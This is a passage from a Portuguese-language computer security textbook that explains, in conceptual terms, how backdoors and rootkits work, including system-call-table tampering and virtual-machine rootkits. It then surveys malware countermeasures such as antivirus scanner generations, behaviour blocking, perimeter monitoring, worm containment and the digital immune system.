Em tempos mais recentes, uma backdoor é usualmente implementada como um serviço de rede que fica à escuta em alguma porta não padrão à qual o atacante pode se conectar e emitir comandos que deverão ser executados no sistema comprometido.

É difícil implementar controles de sistema operacional para backdoors em aplicações. Medidas de segurança devem se concentrar nas atividades de desenvolvimento de programas e atualização de software, e em programas que

desejam oferecer serviços de rede.

## Rootkit

Um rootkit é um conjunto de programas instalado em um sistema para manter acesso secreto àquele sistema com privilégios de administrador (ou de “root”, raiz)<sup>5</sup>, ao mesmo tempo que oculta evidências de sua presença na medida do possível. Isso provê acesso a todas as funções e serviços do sistema operacional. O rootkit altera as funcionalidades padrão da máquina hospedeira de um modo malicioso e camouflado. Com acesso à conta raiz, um atacante tem controle completo do sistema e pode adicionar ou modificar programas e arquivos, monitorar processos, enviar e receber tráfego de rede e obter acesso a uma backdoor sob demanda.

Um rootkit pode fazer muitas alterações em um sistema para ocultar sua existência, o que dificulta a tarefa do usuário de determinar que o rootkit está presente e identificar quais mudanças ele fez. Em essência, um rootkit esconde-se subvertendo os mecanismos que monitoram e identificam processos, arquivos e registros em um computador.

Um rootkit pode ser classificado usando as seguintes características:

- **Persistente:** Ativado toda vez que o sistema é iniciado. O rootkit deve armazenar código em uma unidade de armazenamento persistente, como o sistema de registros ou de arquivos, e configurar um método pelo qual o código executa sem intervenção do usuário. Isso significa que ele é mais fácil de detectar, visto que a cópia em armazenamento persistente pode ser potencialmente escaneada.
- **Baseado em memória:** Não tem qualquer código persistente e, portanto, não é capaz de sobreviver a uma reinicialização. Todavia, como ele fica somente na memória, pode ser mais difícil detectá-lo.
- **Modo de usuário:** Intercepta chamadas a APIs (interfaces de programação de aplicativos) e modifica resultados retornados. Por exemplo, quando uma aplicação executa uma listagem de diretório, os resultados retornados não incluem entradas que identificam os arquivos associados ao rootkit.
- **Modo de kernel (núcleo):** Pode interceptar chamadas a APIs nativas em modo de kernel.<sup>6</sup> O rootkit também pode ocultar a presença de um processo de malware removendo-o da lista de processos ativos do kernel.
- **Baseado em máquina virtual:** Esse tipo de rootkit instala um monitor de máquinas virtuais leve e executa o sistema operacional em uma máquina

virtual desse monitor. Então, o rootkit pode interceptar e modificar estados e eventos que ocorrerem no sistema virtualizado, sem ser percebido.

- **Modo externo:** O malware fica localizado fora do modo de operação normal do sistema visado, em modo BIOS ou de gerenciamento de sistema, de onde pode acessar o hardware diretamente.

Essa classificação mostra uma corrida armamentista contínua entre autores de rootkits, que exploram mecanismos cada vez mais sorrateiros para ocultar seus códigos, e aqueles que desenvolvem mecanismos para fortificar sistemas contra tais subversões ou detectá-las quando elas ocorrerem. Grande parte desse avanço está associado a achar formas de ataque na “camada inferior”. Os primeiros rootkits funcionavam em modo de usuário, modificando programas utilitários e bibliotecas para ocultar sua presença. As mudanças que eles faziam podiam ser detectadas por código de kernel, visto que tal código operava na camada abaixo da do usuário. Rootkits de gerações posteriores usavam técnicas mais sorrateiras, como discutiremos em seguida.

## Rootkits de modo de kernel

A geração seguinte de rootkits desceu uma camada, fazendo mudanças dentro do kernel e coexistindo com o código de sistemas operacionais, de modo a dificultar ainda mais a sua detecção. Agora, qualquer programa “antivírus” estaria sujeito às mesmas modificações de “baixo nível” que o rootkit usa para ocultar sua presença. Todavia, foram desenvolvidos métodos para detectar essas mudanças.


Programas que operam no nível de usuário interagem com o kernel por meio de chamadas de sistema. Portanto, chamadas de sistema são um alvo primário de rootkits de nível de kernel para que eles consigam se ocultar. Como exemplo do modo de operação de rootkits, examinamos a implementação de chamadas do sistema em Linux. No Linux, cada chamada de sistema recebe um *número de chamada de sistema (syscall)* único. Quando um processo em modo de usuário executa uma chamada de sistema, o processo refere-se à chamada de sistema por esse número. O kernel mantém uma tabela de chamadas de sistema com uma única entrada por rotina de chamada de sistema; cada entrada contém um ponteiro para a rotina correspondente. O número de *syscall* serve como índice para a tabela de chamadas de sistema.

[LEVI06] lista três técnicas que podem ser usadas para modificar chamadas de sistema:

- **Modificar a tabela de chamadas de sistema:** O atacante modifica

endereços de *syscall* selecionados, armazenados na tabela de chamadas de sistema. Isso habilita o rootkit a desviar uma chamada de sistema da rotina legítima para a rotina substituta do rootkit. A [Figura 6.5](#) mostra como o rootkit knark consegue fazer isso.

- **Modificar alvos da tabela de chamadas de sistema:** O atacante sobrescreve rotinas de chamada de sistema legítimas selecionadas com código malicioso. A tabela de chamadas de sistema não é alterada.
- **Redirecionar a tabela de chamadas de sistema:** O atacante redireciona referências à tabela de chamadas de sistema inteira para uma nova tabela, em uma nova localização na memória de kernel.



**FIGURA 6.5** Modificação da tabela de chamadas de sistema por rootkit.

## Máquina virtual e outros rootkits externos

A mais recente geração de rootkits usa código inteiramente invisível ao sistema operacional visado. Isso pode ser feito mediante a utilização de um monitor ou hipervisor de máquina virtual malicioso ou comprometido, algo muitas vezes auxiliado pelo suporte a virtualização de hardware fornecido em processadores recentes. Então, o código de rootkit executa inteiramente abaixo da visibilidade até mesmo do código de kernel no sistema operacional visado, que agora está executando em uma máquina virtual sem saber, e pode ser monitorado e atacado silenciosamente pelo código na camada inferior [[SKAP07](#)].

Diversos protótipos de rootkits virtualizados foram descobertos em 2006. O SubVirt atacava sistemas Windows que executavam sob hipervisores Virtual PC ou VMware Workstation da Microsoft, modificando o processo de inicialização

que eles usavam. Essas alterações de fato possibilitavam detectar a presença do rootkit.

Todavia, o rootkit Blue Pill conseguiu subverter um sistema Windows Vista nativo instalando um hipervisor leve abaixo dele e continuando a execução sem interrupção perceptível do sistema Vista em uma máquina virtual. Como bastava a execução de um driver malicioso pelo kernel do Vista, esse rootkit podia instalar a si mesmo enquanto o sistema visado estava executando, e é muito mais difícil de detectar. Esse tipo de rootkit é uma ameaça particular a sistemas que executam em processadores modernos com suporte a virtualização de hardware, mas nos quais não há qualquer hipervisor em uso.

Outras variantes exploram o modo de gerenciamento de sistema (System Management Mode — SMM)<sup>7</sup> em processadores Intel, o qual é usado para controle de hardware de baixo nível, ou o código BIOS usado quando o processador é inicializado pela primeira vez. Tal código tem acesso direto a dispositivos de hardware conectados à máquina e, em geral, é invisível ao código que executa fora desses modos especiais [[EMBL08](#)].

Para se defender contra esses tipos de rootkits, o processo de inicialização inteiro deve ser seguro, garantindo que o sistema operacional seja carregado e esteja seguro contra a instalação desses tipos de códigos maliciosos. Para isso é preciso incluir mecanismos de monitoração do carregamento de qualquer código de hipervisor, para garantir que ele é legítimo. Discutiremos isso com mais detalhes no [Capítulo 12](#).

## 6.9 Contramedidas

Agora consideraremos possíveis contramedidas para malware, conhecidas genericamente como mecanismos “antivírus”, visto que foram desenvolvidas para visar especificamente infecções por vírus. Todavia, elas evoluíram e agora abordam a maioria dos tipos de malware que discutimos neste capítulo.

### Abordagens de contramedida para malware

A solução ideal para a ameaça de malware é a prevenção: antes de mais nada, não permitir que o malware entre no sistema ou bloquear sua capacidade de modificar o sistema. Essa meta é, em geral, quase impossível de alcançar, se bem que adotar contramedidas adequadas para fortalecer sistemas e usuários na prevenção contra infecções pode reduzir significativamente o número de ataques

de malware bem-sucedidos. [NIST05] sugere que há quatro elementos principais de prevenção: política, conscientização, mitigação de vulnerabilidades e mitigação de ameaças. Ter uma política adequada em relação à prevenção de malware fornece uma base para implementar contramedidas preventivas adequadas.

Uma das primeiras contramedidas que devem ser empregadas é assegurar que todos os sistemas estejam em sua versão mais atualizada possível, com todos os patches aplicados, de modo a reduzir o número de vulnerabilidades que poderiam ser exploradas no sistema. A seguinte é estabelecer controles de acesso adequados nas aplicações e dados armazenados no sistema, para reduzir o número de arquivos que qualquer usuário pode acessar e, por conseguinte, potencialmente infectar ou corromper, como resultado da execução de algum código do malware. Essas medidas visam diretamente os principais mecanismos de propagação usados por vermes, vírus e alguns cavalos de Troia. Nós os discutiremos mais adiante no [Capítulo 12](#), quando focalizarmos o fortalecimento de sistemas operacionais e aplicações.

O terceiro mecanismo de propagação mais comum, que visa usuários em um ataque de engenharia social, pode ser combatido usando conscientização e treinamento adequados do usuário. A meta é equipar os usuários para que fiquem mais atentos a esses ataques e menos propensos a executar ações que resultem no comprometimento de seus sistemas. [NIST05] dá exemplos de questões de conscientização adequadas. Retornaremos a esse tópico no [Capítulo 17](#).

Se a prevenção falhar, mecanismos técnicos podem ser usados para dar suporte às seguintes opções de mitigação de ameaças:

- **Detecção:** Uma vez ocorrida a infecção, determinar que ela ocorreu e localizar o malware.
- **Identificação:** Uma vez detectada a infecção, identificar o malware específico que infectou o sistema.
- **Remoção:** Uma vez identificado o malware específico, eliminar todos os traços do malware, de todo o sistema infectado, de modo que ele não possa continuar a se disseminar.

Se a detecção for bem-sucedida, mas não for possível identificar nem eliminar o malware, a alternativa é descartar arquivos infectados ou maliciosos e recarregar uma versão de back-up limpa. No caso de algumas infecções particularmente perniciosas, talvez seja preciso limpar completamente todos os dispositivos de armazenamento de dados e se recuperar da infecção do sistema usando novos recursos que sabidamente não estão comprometidos.

Para começar, vamos considerar alguns requisitos de contramedidas para enfrentar malwares:

- **Generalidade:** A abordagem adotada deve ser capaz de manipular ampla variedade de ataques.
  - **Ação imediata:** A abordagem deve responder rapidamente de modo a limitar o número de programas ou sistemas infectados e a consequente atividade.
  - **Resiliência:** A abordagem deve ser resistente a técnicas de evasão empregadas por atacantes para ocultar a presença de seu malware.
  - **Custos mínimos de negação de serviço:** A abordagem deve resultar em redução mínima de capacidade ou serviço como resultado das ações do software de contramedida, e não deve causar disruptão significativa da operação normal.
  - **Transparência:** O software e os dispositivos de contramedida não devem exigir a modificação de sistemas operacionais, softwares de aplicação e hardware existentes (atuais ou legados).
  - **Abrangência global e local:** A abordagem deve ser capaz de lidar com fontes de ataque internas, bem como externas à rede da empresa.
- Obedecer a todos esses requisitos muitas vezes exige a utilização de múltiplas abordagens.

A detecção da presença de malware pode ocorrer em vários locais. Ela pode ocorrer no sistema infectado, no qual algum programa “antivírus” baseado no cliente está sendo executado, monitorando dados importados para dentro do sistema e a execução e o comportamento de programas executados no sistema. Ou pode ocorrer como parte de mecanismos de segurança de perímetro usados em firewalls e sistemas de detecção de intrusão (Intrusion Detection Systems — IDS) de uma empresa. Por último, a detecção pode usar mecanismos distribuídos que colhem dados tanto de sensores baseados em estações quanto de sensores de perímetro, potencialmente de um grande número de redes e organizações, de modo a obter a visão mais ampla possível sobre a movimentação do malware. Agora consideraremos cada uma dessas abordagens com mais detalhes.

## Escaneadores baseados em estações

O primeiro local no qual um software antivírus é usado é em cada sistema final. Isso dá ao software o máximo acesso a informações não apenas sobre o comportamento do malware durante sua interação com o sistema visado, mas também a menor visão global da atividade do malware. Atualmente, a utilização

de software antivírus em computadores pessoais é bastante disseminada, em parte causada pelo crescimento explosivo do volume e da atividade de malwares. Avanços na tecnologia de vírus e de outros malwares e na tecnologia de antivírus e de outras contramedidas andam de mãos dadas. Os primeiros malwares usavam códigos relativamente simples e fáceis de detectar, e por isso podiam ser identificados e removidos com pacotes de software antivírus relativamente simples. À medida que a corrida armamentista contra o malware evoluiu, tanto o código de malware quanto necessariamente os softwares antivírus ficaram cada vez mais complexos e sofisticados.

[STEP93] identifica quatro gerações de software antivírus:

- Primeira geração: escaneadores simples
- Segunda geração: escaneadores heurísticos
- Terceira geração: armadilhas de atividade
- Quarta geração: proteção total

Um escaneador de **primeira geração** requer uma assinatura do malware para identificar o malware. A assinatura pode conter “coringas” (isto é, porções que podem mudar), mas corresponde essencialmente à mesma estrutura e padrão de bits em todas as cópias do malware. Tais escaneadores específicos de assinatura são limitados à detecção de malware conhecido. Outro tipo de escaneador de primeira geração mantém um registro do comprimento de programas e observa mudanças no comprimento como resultado de infecção por vírus.

Um **escaneador de segunda geração** não depende de uma assinatura específica. Em vez disso, ele usa regras heurísticas para procurar prováveis instâncias de malware. Uma classe desses escaneadores procura fragmentos de código que frequentemente estão associados a malwares. Por exemplo, um escaneador pode procurar o início de um laço de cifração usado em um vírus polimórfico e descobrir a chave criptográfica. Uma vez descoberta a chave, o escaneador pode decifrar o malware para identificá-lo, eliminar a infecção e fazer o programa voltar a operar.

Outra abordagem de segunda geração é a verificação de integridade. Uma soma de verificação (*checksum*) pode ser adicionada a cada programa. Se o malware alterar ou substituir algum programa sem trocar a soma de verificação, uma verificação de integridade capturará essa mudança. Para contrapor um malware que é sofisticado o suficiente para trocar a soma de verificação quando altera um programa, pode-se usar uma função de hash com chave. A chave criptográfica é armazenada separadamente do programa, de modo que o malware não pode gerar um novo código de hash sem a chave. Se for usada uma função

de hash em vez de uma soma de verificação (que é mais simples), o malware não consegue ajustar o programa para produzir o mesmo código de hash de antes. Se for mantida uma lista protegida de programas em localizações confiáveis, essa abordagem também pode detectar tentativas de substituir ou instalar código ou programas maliciosos nesses locais.

**Programas de terceira geração** são programas residentes na memória que identificam malware por suas ações em vez de por sua estrutura em um programa infectado. Tais programas têm a vantagem de que não é necessário desenvolver assinaturas e heurísticas para uma grande coleção de malwares. Em vez disso, basta identificar o pequeno conjunto de ações que indica que uma tentativa de atividade maliciosa está em curso e intervir.

**Produtos de quarta geração** são pacotes que consistem em uma variedade de técnicas antivírus usadas em conjunto. Eles incluem componentes de escaneamento e de captura de atividades. Além disso, esses pacotes incluem recursos de controle de acesso, o que limita a capacidade do malware de penetrar em um sistema e, assim, limita a capacidade de um malware atualizar arquivos para se propagar.

A corrida armamentista continua. Com pacotes de quarta geração, é empregada uma estratégia de defesa mais abrangente, ampliando o escopo de defesa para medidas de segurança de computadores de finalidades mais gerais, que incluem abordagens antivírus mais sofisticadas. A seguir destacamos as mais importantes.

## **Decifração genérica**

Tecnologia de decifração genérica (Generic Decryption — GD) habilita o programa antivírus a detectar facilmente até os mais complexos vírus polimórficos e outros malwares, mantendo ao mesmo tempo elevada velocidade de escaneamento [NACH97]. Lembre-se de que, quando um arquivo que contém um vírus polimórfico é executado, o vírus deve decifrar a si mesmo para tornar-se ativo. Para detectar tal estrutura, arquivos executáveis são passados por um escaneador GD, que contém os seguintes elementos:

- **Emulador de CPU:** Computador virtual baseado em software. Instruções em um arquivo executável são interpretadas pelo emulador em vez de serem executadas no processador subjacente. O emulador inclui versões em software de todos os registradores e outros componentes de hardware do processador, de modo que o processador subjacente não é afetado por programas interpretados no emulador.

■ **Escaneador de assinatura de vírus:** Módulo que escaneia o código-alvo à procura de assinaturas de malware conhecidas.

■ **Módulo de controle de emulação:** Controla a execução do código-alvo.

No início de cada simulação, o emulador começa interpretando instruções no código -alvo, uma por vez. Assim, se o código incluir uma rotina de decifração que decifra, e portanto expõe o malware, esse código é interpretado. Na verdade, o malware faz o trabalho para o programa antivírus expondo a si mesmo. Periodicamente, o módulo de controle interrompe a interpretação para escanear o código-alvo em busca de assinaturas de malware.

Durante a interpretação, o código-alvo não pode causar qualquer dano ao ambiente real do computador pessoal, porque ele está sendo interpretado em um ambiente completamente controlado.

A questão de projeto mais difícil quando se utiliza um escaneador GD é determinar por quanto tempo executar cada interpretação. Normalmente, elementos de malware são ativados logo depois que um programa começa a executar, mas nem sempre é esse o caso. Quanto mais tempo o escaneador emular um programa em particular, mais provável será capturar qualquer malware oculto. Todavia, o programa antivírus só pode usar uma quantidade limitada de tempo e recursos antes de os usuários se queixarem do desempenho degradado do sistema.

## ***Software bloqueador de comportamento baseado em estação***

Diferentemente de escaneadores baseados em heurística ou em impressões digitais, um software bloqueador de comportamento integra-se ao sistema operacional de um computador de usuário final e monitora o comportamento de programas em tempo real em busca de ações maliciosas [CONR02, NACH02]. Então, o software bloqueador de comportamento bloqueia ações potencialmente maliciosas antes de elas terem chance de afetar o sistema. Entre os comportamentos monitorados podemos citar:

- Tentativas de abrir, acessar, remover e/ou modificar arquivos.
- Tentativas de formatar drives de disco e outras operações irreversíveis de disco.
- Modificações na lógica de arquivos ou macros executáveis.
- Modificação de configurações críticas de sistema, como as de inicialização.
- Exploração de scripts de clientes de e-mail e de mensagens instantâneas para enviar conteúdo executável.

## ■ Iniciação de comunicações em rede.

Como pode bloquear software em tempo real, um bloqueador de comportamento tem uma vantagem sobre técnicas estabelecidas de detecção de vírus, como impressões digitais ou heurísticas. Há literalmente trilhões de modos diferentes de ofuscar e rearranjar as instruções de um vírus ou verme, muitas das quais escaparão da detecção por um escaneador de impressão digital ou heurístico. Porém, a certa altura, um código malicioso tem de fazer uma requisição bem definida ao sistema operacional. Dado que o bloqueador de comportamento pode interceptar todas essas requisições, ele pode também identificar e bloquear ações maliciosas, independentemente de quão ofuscada a lógica do programa parece estar.

Um bloqueador de comportamento sozinho tem limitações. Como o software malicioso deve ser executado na máquina-alvo antes que todos os seus comportamentos possam ser identificados, tal código pode causar dano antes de ser eliminado e bloqueado. Por exemplo, um novo item de malware poderia embaralhar vários arquivos aparentemente não importantes no disco rígido antes de modificar um arquivo isolado e ser bloqueado. Ainda que a modificação propriamente dita tenha sido bloqueada, o usuário pode não conseguir localizar seus arquivos, o que causa perda de produtividade ou algo possivelmente pior.

## ***Detecção e eliminação de software espião***

Embora produtos antivírus gerais incluam assinaturas para detectar software espião (spyware), a ameaça que esse tipo de malware representa, e o uso que faz de técnicas de camuflagem, significa que existe uma gama de utilitários específicos para a detecção e remoção de software espião. Esses recursos são especializados na detecção e eliminação de software espião, e fornecem capacidades mais robustas. Assim, eles complementam e devem ser usados juntamente com produtos antivírus mais gerais.

## ***Contramedidas para rootkits***

Rootkits podem ser extraordinariamente difíceis de detectar e neutralizar, em particular quando se trata de rootkits de nível de kernel. Muitas das ferramentas administrativas que poderiam ser usadas para detectar um rootkit ou seus traços podem ser comprometidas pelo próprio rootkit, de modo que seria impossível detectá-lo.

A defesa contra rootkits requer uma variedade de ferramentas de segurança no

nível de rede e de computador. Ferramentas de IDS baseados em rede, bem como baseados em estação, podem procurar por assinaturas de código relativas a ataques de rootkits conhecidos no tráfego de entrada. Software antivírus baseado em estação também pode ser usado para reconhecer as assinaturas conhecidas.

É claro que sempre há novos rootkits e versões modificadas de rootkits existentes que apresentam novas assinaturas. Quando é esse o caso, um sistema precisa procurar comportamentos que poderiam indicar a presença de um rootkit, como a interceptação de chamadas de sistema ou um registrador de teclado interagindo com um controlador de teclado. Tal detecção de comportamento está longe de ser direta. Por exemplo, um software antivírus tipicamente intercepta chamadas de sistema.

Outra abordagem é fazer algum tipo de verificação de integridade de arquivos. Um exemplo disso é o RootkitRevealer, um pacote freeware (software gratuito) da SysInternals. O pacote compara os resultados de um escaneamento de sistema usando APIs com a visão real do armazenamento, usando instruções que não passam pela API. Como um rootkit se esconde modificando a visão do armazenamento conforme vista por chamadas de administrador, o RootkitRevealer captura a discrepância.

Se um rootkit de nível de kernel for detectado, o único modo seguro e confiável de recuperação é fazer a instalação completa de um novo sistema operacional na máquina infectada.

## Abordagens de escaneamento de perímetro

A próxima localização na qual o software antivírus é usado é no firewall e no IDS de uma organização. Normalmente, ele é incluído em serviços de e-mail e proxies da Web que são executados nesses sistemas. Pode também ser incluído na componente de análise de tráfego de um IDS. Isso dá ao software antivírus acesso a malware em trânsito por uma conexão de rede para qualquer sistema da organização, dando uma visão mais ampla da atividade do malware. Esse software também pode incluir medidas de prevenção de intrusão, bloqueando o fluxo de qualquer tráfego suspeito, evitando assim que ele alcance e comprometa algum sistema-alvo, dentro ou fora da organização.

Todavia, essa abordagem está limitada a escanear o conteúdo do malware, já que ela não fornece acesso a qualquer comportamento que seria observado quando o malware fosse executado em um sistema infectado. Dois tipos de software de monitoração podem ser usados:

- **Monitores de entrada:** Ficam localizados na borda entre a rede empresarial e a Internet. Podem ser parte do software de filtragem de ingresso de um roteador de borda ou firewall externo, ou um monitor passivo isolado. Um honeypot (pote de mel) também pode capturar tráfego de entrada relativo a malware. Um exemplo de técnica de detecção usada por um monitor de ingresso é procurar por tráfego de entrada destinado a endereços de IP locais não utilizados.
- **Monitores de saída:** Podem ficar localizados no ponto de saída de LANs individuais na rede empresarial, bem como na borda entre a rede empresarial e a Internet. No primeiro caso, o monitor de saída pode ser parte do software de filtragem de saída de um roteador ou switch de LAN. Como ocorre com monitores de entrada, o firewall externo ou um honeypot pode abrigar o software de monitoração. Na verdade, os dois tipos de monitores podem ser colocados. O monitor de saída é projetado para capturar a fonte de um ataque de malware monitorando tráfego de saída em busca de sinais de escaneamento ou de outro comportamento suspeito.

Monitoração de perímetro também pode auxiliar na detecção e resposta a atividades de botnets, detectando padrões de tráfego anormais associados a essa atividade. Uma vez ativados os bots e lançado um ataque, tal monitoração pode ser usada para detectar o ataque. Todavia, o objetivo primário é tentar detectar e incapacitar a botnet durante sua fase de construção, usando as várias técnicas de escaneamento que acabamos de discutir, identificando e bloqueando o malware que é usado para propagar esse tipo de carga útil.

## ***Contramedidas para vermes***

Há considerável sobreposição entre técnicas para lidar com vírus e vermes. Tão logo um verme esteja residente em uma máquina, um software antivírus pode ser usado para detectá-lo e, possivelmente, eliminá-lo. Além disso, como a propagação do verme gera considerável atividade na rede, a monitoração das atividades e do uso do perímetro da rede pode formar a base de uma defesa contra um verme. Seguindo a discussão em [JHI07], listamos seis classes de defesa contra vermes de acordo com a atividade de rede que eles podem gerar:

- A. Filtragem por escaneamento de vermes baseada em assinatura:** Esse tipo de abordagem gera uma assinatura de verme, que então é usada para impedir que escaneamentos realizados por vermes entrem/saiam de uma rede/estação. Tipicamente, essa abordagem envolve identificar fluxos suspeitos e gerar uma assinatura de verme. Essa abordagem é vulnerável à utilização de vermes

polimórficos: ou o software de detecção não percebe o verme ou, se for suficientemente sofisticado para lidar com vermes polimórficos, o esquema pode levar um tempo muito longo para reagir. [NEWS05] é um exemplo dessa abordagem.

- B. **Contenção de vermes baseada em filtro:** Essa abordagem é semelhante à da classe A, mas se concentra no conteúdo do verme em vez de numa assinatura de escaneamento. O filtro verifica uma mensagem para determinar se ela contém código de verme. Um exemplo é o software Vigilante [COST05], que recorre à detecção colaborativa de vermes em estações de usuários finais. Essa abordagem pode ser bastante efetiva, mas requer algoritmos de detecção eficientes e disseminação rápida de alertas.
- C. **Contenção de vermes baseada na classificação de carga útil:** Essas técnicas baseadas em rede examinam pacotes para verificar se eles contêm verme. Várias técnicas de detecção de anomalias podem ser usadas, mas é preciso ter cuidado para evitar altos níveis de falsos positivos ou negativos. Um exemplo dessa abordagem é relatado em [CHIN05], que procura código malicioso em fluxos de rede. Essa abordagem não gera assinaturas baseadas em padrões de bytes, mas em vez disso procura estruturas de controle e de fluxo de dados que sugiram um código malicioso.
- D. **Detecção por escaneamento usando passeio aleatório limitado (Threshold Random Walk — TRW):** O TRW verifica a aleatoriedade na escolha de destinos de conexão como modo de detectar se um escaneador está em operação [JUNG04]. O TRW é adequado para disponibilização em dispositivos de rede de alta velocidade e baixo custo. Ele é efetivo contra comportamentos comuns observados em escaneamentos efetuados por vermes.
- E. **Limitação de transmissão:** Essa classe limita a taxa de tráfego de pacotes de escaneamento advindos de uma estação infectada. Várias estratégias podem ser usadas, incluindo limitar o número de novas máquinas às quais uma estação pode se conectar durante certo período de tempo, detectar alta taxa de falhas de conexão e limitar o número de endereços IP isolados que uma estação pode escanear durante certo período de tempo. [CHEN04] é um exemplo. Essa classe de contramedidas pode causar longos atrasos no tráfego normal. Também não é adequada para vermes lentos, furtivos, que se espalham vagarosamente para evitar detecção baseada em nível de atividade.
- F. **Bloqueio de transmissão:** Essa abordagem bloqueia imediatamente o tráfego de saída quando a taxa de conexões de saída ou a diversidade de tentativas de

conexão [JHI07] ultrapassam determinado limite. A abordagem deve incluir medidas para desbloquear rapidamente estações bloqueadas erroneamente, de modo transparente aos usuários. A técnica de bloqueio de transmissão pode ser integrada a outra abordagem baseada em assinatura ou filtro, de modo que, tão logo uma assinatura ou filtro seja gerado, todas as estações bloqueadas possam ser desbloqueadas. O bloqueio de transmissão parece oferecer uma contramedida muito efetiva. Como ocorre com a limitação de transmissão, técnicas de bloqueio de transmissão não são adequadas para vermes lentos, furtivos.

## Abordagens de coleta de informação distribuída

A última localização na qual um software antivírus é usado é em uma configuração distribuída. O software colhe dados de grande número de sensores baseados em estação e também de sensores de perímetro, retransmite essas informações a um sistema de análise central capaz de correlacionar e analisar os dados, que então podem retornar assinaturas e padrões de comportamento atualizados para habilitar todos os sistemas coordenados a responder e a se defender contra ataques de malware. Vários desses sistemas foram propostos. Um dos mais conhecidos é o digital immune system (sistema imunológico digital).

### *Sistema imunológico digital*

O sistema imunológico digital é uma abordagem abrangente da proteção contra vírus desenvolvida pela IBM [KEPH97a, KEPH97b, WHIT99] e subsequentemente refinada pela Symantec [SYMA01]. Em 2010, a rede global de informações (Global Intelligence Network — GIN) resultante abrangia mais de 240 mil sensores e coletava informações sobre código malicioso de mais de 133 milhões de sistemas clientes, servidores e sistemas de acesso nos quais estivessem instalados produtos antivírus da Symantec [SYMA11]. A motivação para esse desenvolvimento era a ameaça crescente da propagação de vírus pela Internet e a necessidade de obter uma visão global da situação.

Tradicionalmente, a ameaça de vírus era caracterizada pela disseminação relativamente lenta de novos vírus e de novas mutações. Tipicamente, o software antivírus era atualizado mensalmente, e isso era suficiente para controlar o problema. Também tradicionalmente, a Internet representava um papel comparativamente pequeno na disseminação de vírus. Porém, como [CHES97]

destaca, duas tendências principais na tecnologia de Internet causaram um impacto cada vez maior na taxa de propagação de vírus nas últimas décadas:

■ **Sistemas de correio integrados:** Sistemas como Lotus Notes e Microsoft Outlook simplificaram muito o envio de qualquer coisa a qualquer um e o trabalho com objetos recebidos.


■ **Sistemas de programas móveis:** Recursos como Java e ActiveX permitem que os programas passem por conta própria de um sistema para outro.

Em resposta à ameaça representada por esses recursos baseados na Internet, a IBM desenvolveu o protótipo original do sistema imunológico digital. Esse sistema expande a utilização da emulação de programas discutida na subseção anterior e provê um sistema de emulação e detecção de malware de uso geral. O objetivo desse sistema é fornecer tempo de resposta rápido, de modo a aniquilar o malware quase imediatamente após ele aparecer. Quando um novo malware entra em uma organização, o sistema imunológico automaticamente o captura, o analisa, acrescenta mecanismos de detecção e proteção contra ele, elimina-o e divulga informações sobre ele a sistemas clientes. Com isso, o malware pode ser detectado antes de conseguir executar em outro lugar.

A [Figura 6.6](#) ilustra as etapas típicas presentes nas primeiras propostas para a operação do sistema imunológico digital:

1. Um programa de monitoramento em cada PC usa uma variedade de heurísticas baseadas no comportamento do sistema, mudanças misteriosas em programas ou assinatura da família de programas para inferir que um malware pode estar presente. O programa de monitoramento transmite uma cópia de qualquer programa suspeito a uma máquina administrativa dentro da organização.
2. A máquina administrativa cifra a amostra e a envia a um sistema central de análise de malware.
3. Essa máquina cria um ambiente no qual o programa suspeito pode ser executado em segurança para análise. Técnicas usadas para essa finalidade incluem emulação ou a criação de um ambiente protegido dentro do qual o programa suspeito pode ser executado e monitorado. Então o sistema de análise de malware produz uma prescrição para identificar e eliminar o malware.
4. A prescrição resultante é enviada de volta à máquina administrativa.
5. A máquina administrativa transmite a prescrição ao cliente original.
6. A prescrição é também transmitida a outros clientes na organização.
7. Assinantes no mundo inteiro recebem atualizações regulares de antivírus que

os protegem contra o novo malware.



**FIGURA 6.6** Sistema imunológico digital.

